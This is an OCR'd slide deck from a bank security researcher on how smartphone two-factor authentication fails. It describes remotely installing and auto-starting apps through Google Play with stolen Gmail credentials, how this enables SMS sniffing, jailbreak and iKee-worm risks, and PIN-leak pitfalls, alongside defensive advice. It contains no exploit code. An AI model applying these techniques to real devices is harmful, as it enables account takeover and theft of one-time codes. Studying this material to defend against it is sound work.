


The Decline and Dawn of Two-Factor Authentication on Smart Phones

Tomáš Rosa

Raiffeisenbank, a.s.

tomas.rosa@rb.cz

Experimental Setup

- Experiments noted in this presentation were exercised on:
  - (rooted) Google Nexus S I9023XXKF1 with Android version 2.3.6, build GRK39F,
  - (jailbroken) Apple iPhone 4S – 16 GB MD235B with iOS v. 5.0.1 (9A406).

Part ONE
The Emerging Decline

Forensic Techniques Lessons

- Hackers conferences are not the only one place where to look for an inspiration.
- There are also forensic experts who publish very interesting results [4], [5], [15], [24].
  - Actually, they often take hacking techniques and refine them to another level of maturity.
  - The main purpose is to prosecute criminals, of course.
  - But it is like a pistol – it is a question of who is holding the gun…
  - Anyway, security experts shall definitely consider looking into forensic publications, at least time to time.

Cross-Platform Attacks


- Interestingly, forensics also shows how to exploit certain access to both the mobile phone and the “paired” computer.
  - Such situation is rarely studied at hackers conferences, yet.
  - This model, however, fits nicely cross-platform attacks that arise e.g. with banking applications.
  - Again, we shall really look at what those forensic experts can do…

Screen Lock Bypass (SLB)


- Developed by Thomas Cannon [29], popularized by Andrew Hoog [15], and freely available on the Google Play.
- Its official purpose is to help users who accidentally forgot their screen lock gesture or PIN.
  - Anybody who knows the login name/password for the Gmail account associated with the particular Android device can use this application to try to unlock the screen.
  - The success ratio may not be 100 %, but it is quite high anyway.
  - Furthermore, we use SLB to demonstrate how to remotely install and run chosen code. This modus operandi works regardless SLB payload success rate.

The Screen (Un)Lock At Work


- Device display is locked by a PIN that we somehow cannot recall.
- So, we log on to the Google Play…




Select the Application



Choose Target Device (From a List!)




Installation Has Begun



Meanwhile On the Device

- While the application is being installed, there is no user interaction required at the mobile device side at all.
- The name of the application flashes briefly in the status bar, leaving on just a tiny symbol of a successful installation.



Android Broadcast Receiver

- Application component [26] responsible for inter-process communication based on broadcast `Intent` mechanism.
- To register a `BroadcastReceiver` component, it suffices to list it in the respective `AndroidManifest.xml`.
  - Xml file stored in the application package.
  - It gets processed automatically during the application installation [26].
  - Therefore, no single code instruction of our application needs to be run to hook up for a particular broadcast `Intent`.

Hands-Off Application Startup


- When the particular broadcast is fired, the Android operating system invokes those registered receivers.
- This way our `onReceive()` method gets called and – yes, we have got it – our application code is up and running!
  - *Actually, it is a bit complicated when it comes to the order of calling these receivers and possible event cancellation, but this is not important for us here.*

Two Ways to Unlock

- According to its setup, there are basically two ways on how to trigger SLB activity.
  1. To install just another application package from the Google Play in the same way as we did for SLB itself.
  2. To switch off/on the device, hence triggering the `BOOT_COMPLETED`.
- We have verified both ways worked well in our experimental setup.

Having Triggered SLB

- Secondary installation triggered `PACKAGE_ADDED`.
- This in turn starts the SLB trap.
- Suddenly, the screen lock disappears…



As Bad As It Looks

- Well, but when we installed SLB through the web interface, we did not need to grant application permissions. Or did we?
  - We did, but that time it was granted through the web interface instead (cf. the former screenshots).
- Does it really mean…?!
  - Unfortunately, yes.
  - Provided we have respective Gmail credentials, we can choose any application from the Google Play, give it any user-granted permission, send it to the victim's device, and run it!

Cross-Infection Highway

- Time to time, users log to their e-mail accounts from “ordinary” computers, too.
  - What if that computer is infected?
- Compromised Gmail account implies compromised associated Android device.
  - There is no need for any further user cooperation!
  - Especially, permissions needed by SMS sniffer can be fully granted by the attacker in this way!
  - *This all in fact effectively breaks those popular SMS-based two-factor authentication schemes…*

How About iOS

- We have seen one particular way of possible cross-infection on one particular platform.
  - There will hardly be only one such example.
- Consider, for instance, an infected computer that is synced via USB with an iOS device.
  - Furthermore, consider those exploits behind jailbreaking applications [28] and their forensic payloads [24].
    - Yet, we are only talking about those public ones…
  - Apparently, it is hard to believe that such iOS device can always withstand refined attempts for malware spreading.
  - The risk is increased considerably if the device has already been jailbroken before [35].

So, The Problem Is…

- …that we assume ideal isolation of the (possibly compromised) computer and the mobile device.
  - This is no longer true!
  - Mobile devices are becoming tightly integrated peripherals of computers.
  - Therefore, compromised computer implies compromised mobile device.
  - *The risk is there even if we would convince our clients not to use the mobile web browser for accessing e.g. internet banking.*

New Design Paradigm Required


1. We shall go one step further to have our own code running on the mobile device.
   - It is not only marketing question.
   - Having a mobile banking application is actually a security countermeasure!
2. We shall admit it is important to keep the “paired” computer safe.
   - We can no longer ignore this issue hoping that the mobile device takes it all!

Part TWO
Jailbreaking and Rooting
- Cautionary Note

Jailbreak and Root

- Firmware patching aimed at user privileges escalation.
  - Finally, we can have unauthorized applications running with no sandbox and the root account at their disposal.
- On Android, installing a set-uid binary is usually enough.
  - So the term “rooting” [15].
- On iOS, the situation is considerably more complicated.
  - Achieving root privileges is often just the beginning, since the runtime is still under Apple tight control.
  - So the term “jailbreaking” [35].

Cydia (*pomonella*)



- Alternative application installer commonly present on jailbroken iOS devices.
  - Installed applications need not be Apple-signed and they have full control over the target device.
    - SMS sniffer is a trivial exercise…
- Application cracking is still quite popular.
  - Attacker takes original App Store application, removes DRM protection and offers it via some Cydia repository.
  - Ideal vector for Trojan horse installation…

iKee Worms Hit Jailbreakers in 2009

- Exploited default root password “alpine” in SSH on jailbroken phones.
- iKee.A was merely a joke of Australian hacker.
  - It offended users by Rick Astley pictures.
- iKee.B from Europe (probably different author) was a regular malware [36].
- The whole community of Jailbreakers is still so big to be an attractive target of tailored attacks.

photo by AFP

2root || !(2root) ? Don't!

- Running highly sensitive applications on rooted or jailbroken devices shall be avoided.
  - Already rooted or jailbroken device definitely makes the attacker's job easier.
    - In the same way as it already helps in forensics [15], [24].
    - Furthermore, the runtime protection is almost none [35].
    - As you can already see in our Cycript experiments.
  - Sometimes, the attacker can even hope to get an access to memory dumps of sleeping processes.
    - Consider the unlocked screen and the ability to run anything as root with no sandbox…

2root || !(2root) ? Do!

- We shall admit, however, the device can get rooted or jailbroken without user's incentive.
  - In JailbreakMe tools, for instance, it was enough to point the Mobile Safari at innocent-looking page [28].
- Developers, therefore, shall test their applications on such devices!
  - Just to be able to see their applications from other perspective…
  - From the perspective of the enemy.

Part THREE
After-Theft Attack

ATA Scenario

Definition. *Let the After-Theft Attack (ATA) be any attacking scenario that assumes the attacker has unlimited physical access to the user's smart phone.*

- Imagine somebody steals your mobile phone…
- Despite being really obvious threat, it is often totally neglected in contemporary applications.

- By a robbery, the attacker can even get access to unlocked screen, hence receiving another considerable favor!

PIN Prints

- This can be any direct or indirect function value that:
  - once known to the attacker,
  - can be used for a successful brute force attack on the PIN,
  - under the particular attack scenario.
- Principally, the same applies to general passwords, too.
  - However, we can mitigate the risk by enforcing strong password policy here.

Pitfall No. 1


- There was RSA private key encrypted by a derivative of a decimal PIN.
  - According to PKCS#1 [22], there is a huge redundancy based on the ASN.1 structure syntax [8].
  - Furthermore, there is a terrible amount of algebraic-based redundancy in the private key numbers themselves [18].
- So, the decimal PIN was in fact packed together with the encrypted key store.
  - …as a bonus gift to the attacker!

Pitfall No. 2


- If the PIN is used for OTP generation,
  - then any OTP itself is a valuable PIN print.
- This is true even if the OTP is also based on some symmetric key.
  - Or, we have to prove the key cannot be retrieved by respective techniques like [2], [14], [15], [23], [24].
- Therefore, we shall:
  - not store OTPs in permanent memory,
  - wipe OTPs out of the volatile memory as soon as possible.


Weird Pictures Demo

- Well, it would not be fair to use real-life applications here.
- We will use a modest iPhone joke that was written especially for this purpose to exhibit all those weaknesses we want to talk about.



Password: “kubrt”

